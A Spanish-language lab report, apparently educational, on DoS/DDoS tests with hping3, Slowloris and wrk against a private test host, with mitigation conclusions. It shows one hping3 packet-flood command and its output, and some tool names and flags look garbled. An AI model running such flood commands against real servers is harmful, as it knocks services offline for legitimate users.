

Informe Técnico - Pruebas de Ataques DoS/DDoS en Entorno Controlado


Un ataque de denegación de servicio (DoS/DDoS) consiste en enviar un número excesivo de solicitudes a un servidor con el fin de saturar sus recursos y dejarlo inaccesible para usuarios legítimos. En este informe se documentan pruebas realizadas en un entorno controlado con el objetivo de comprender cómo funcionan estos ataques y cuáles son sus efectos sobre los sistemas.

Herramientas utilizadas:

- **hping3**: Permite enviar paquetes TCP/IP personalizados para simular tráfico masivo hacia un servidor.
- **Slowloris**: Mantiene múltiples conexiones abiertas enviando encabezados incompletos, consumiendo recursos del servidor.
- **wrkr**: Generador de carga HTTP que simula múltiples conexiones concurrentes para medir rendimiento del servidor.


Pruebas realizadas:

1. Prueba con **hping3** - Envío masivo de paquetes TCP hacia un host.




```
kal@kali:~$ hping3 -C 100000 -i 0.000000 192.168.1.144
hping3 192.168.1.144 (eth0 192.168.1.144): 5 set, 48 headers + 8 data bytes
len=64 ip=192.168.1.144 ttl=128 DF df=58278 sport=3386 flags=SA seq=0 win=65535 rtt=362.0 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58272 sport=3386 flags=SA seq=1 win=65535 rtt=372.4 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58272 sport=3386 flags=SA seq=2 win=65535 rtt=372.0 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58273 sport=3386 flags=SA seq=3 win=65535 rtt=369.6 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58274 sport=3386 flags=SA seq=4 win=65535 rtt=368.9 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58275 sport=3386 flags=SA seq=5 win=65535 rtt=367.1 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58276 sport=3386 flags=SA seq=6 win=65535 rtt=363.3 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58277 sport=3386 flags=SA seq=7 win=65535 rtt=361.4 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58278 sport=3386 flags=SA seq=8 win=65535 rtt=359.0 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58279 sport=3386 flags=SA seq=9 win=65535 rtt=351.3 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58280 sport=3386 flags=SA seq=10 win=65535 rtt=355.3 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58281 sport=3386 flags=SA seq=11 win=65535 rtt=352.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58282 sport=3386 flags=SA seq=12 win=65535 rtt=352.3 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58283 sport=3386 flags=SA seq=13 win=65535 rtt=358.2 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58284 sport=3386 flags=SA seq=14 win=65535 rtt=347.9 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58285 sport=3386 flags=SA seq=15 win=65535 rtt=345.9 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58286 sport=3386 flags=SA seq=16 win=65535 rtt=344.1 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58287 sport=3386 flags=SA seq=17 win=65535 rtt=361.4 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58288 sport=3386 flags=SA seq=18 win=65535 rtt=380.8 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58289 sport=3386 flags=SA seq=19 win=65535 rtt=339.9 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58290 sport=3386 flags=SA seq=20 win=65535 rtt=336.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58291 sport=3386 flags=SA seq=21 win=65535 rtt=336.6 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58292 sport=3386 flags=SA seq=22 win=65535 rtt=337.6 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58293 sport=3386 flags=SA seq=23 win=65535 rtt=371.4 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58294 sport=3386 flags=SA seq=24 win=65535 rtt=369.8 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58295 sport=3386 flags=SA seq=25 win=65535 rtt=368.8 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58296 sport=3386 flags=SA seq=26 win=65535 rtt=366.5 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58297 sport=3386 flags=SA seq=27 win=65535 rtt=365.8 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58298 sport=3386 flags=SA seq=28 win=65535 rtt=374.8 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58299 sport=3386 flags=SA seq=29 win=65535 rtt=373.6 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58300 sport=3386 flags=SA seq=30 win=65535 rtt=376.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58301 sport=3386 flags=SA seq=31 win=65535 rtt=368.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58302 sport=3386 flags=SA seq=32 win=65535 rtt=366.9 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58303 sport=3386 flags=SA seq=33 win=65535 rtt=361.8 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58304 sport=3386 flags=SA seq=34 win=65535 rtt=363.2 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58305 sport=3386 flags=SA seq=35 win=65535 rtt=362.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58306 sport=3386 flags=SA seq=36 win=65535 rtt=358.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58307 sport=3386 flags=SA seq=37 win=65535 rtt=356.1 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58308 sport=3386 flags=SA seq=38 win=65535 rtt=359.1 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58309 sport=3386 flags=SA seq=39 win=65535 rtt=352.2 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58310 sport=3386 flags=SA seq=40 win=65535 rtt=358.7 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58311 sport=3386 flags=SA seq=41 win=65535 rtt=345.4 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58312 sport=3386 flags=SA seq=42 win=65535 rtt=347.1 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58313 sport=3386 flags=SA seq=43 win=65535 rtt=346.5 ms
len=64 ip=192.168.1.144 ttl=128 DF df=58314 sport=3386 flags=SA seq=44 win=65535 rtt=367.1 ms
```

2. Prueba con **Slowloris** - Simulación de múltiples conexiones lentas al servidor web.



3. Prueba con **wrk** (script ddos.sh) - Simulación de muchas conexiones HTTP concurrentes.



Resultados observados:

- Incremento en el tiempo de respuesta (RTT).
- En algunos casos, pérdida de conectividad.
- El servidor presentó lentitud y posibles interrupciones al responder solicitudes legítimas.

Conclusiones:

- Los ataques DoS/DDoS pueden saturar servidores mal configurados con relativa facilidad.
- Es fundamental implementar medidas de mitigación como firewalls, balanceadores de carga y sistemas de detección de intrusos.
- Estas pruebas deben realizarse únicamente en entornos controlados con fines educativos o de auditoría.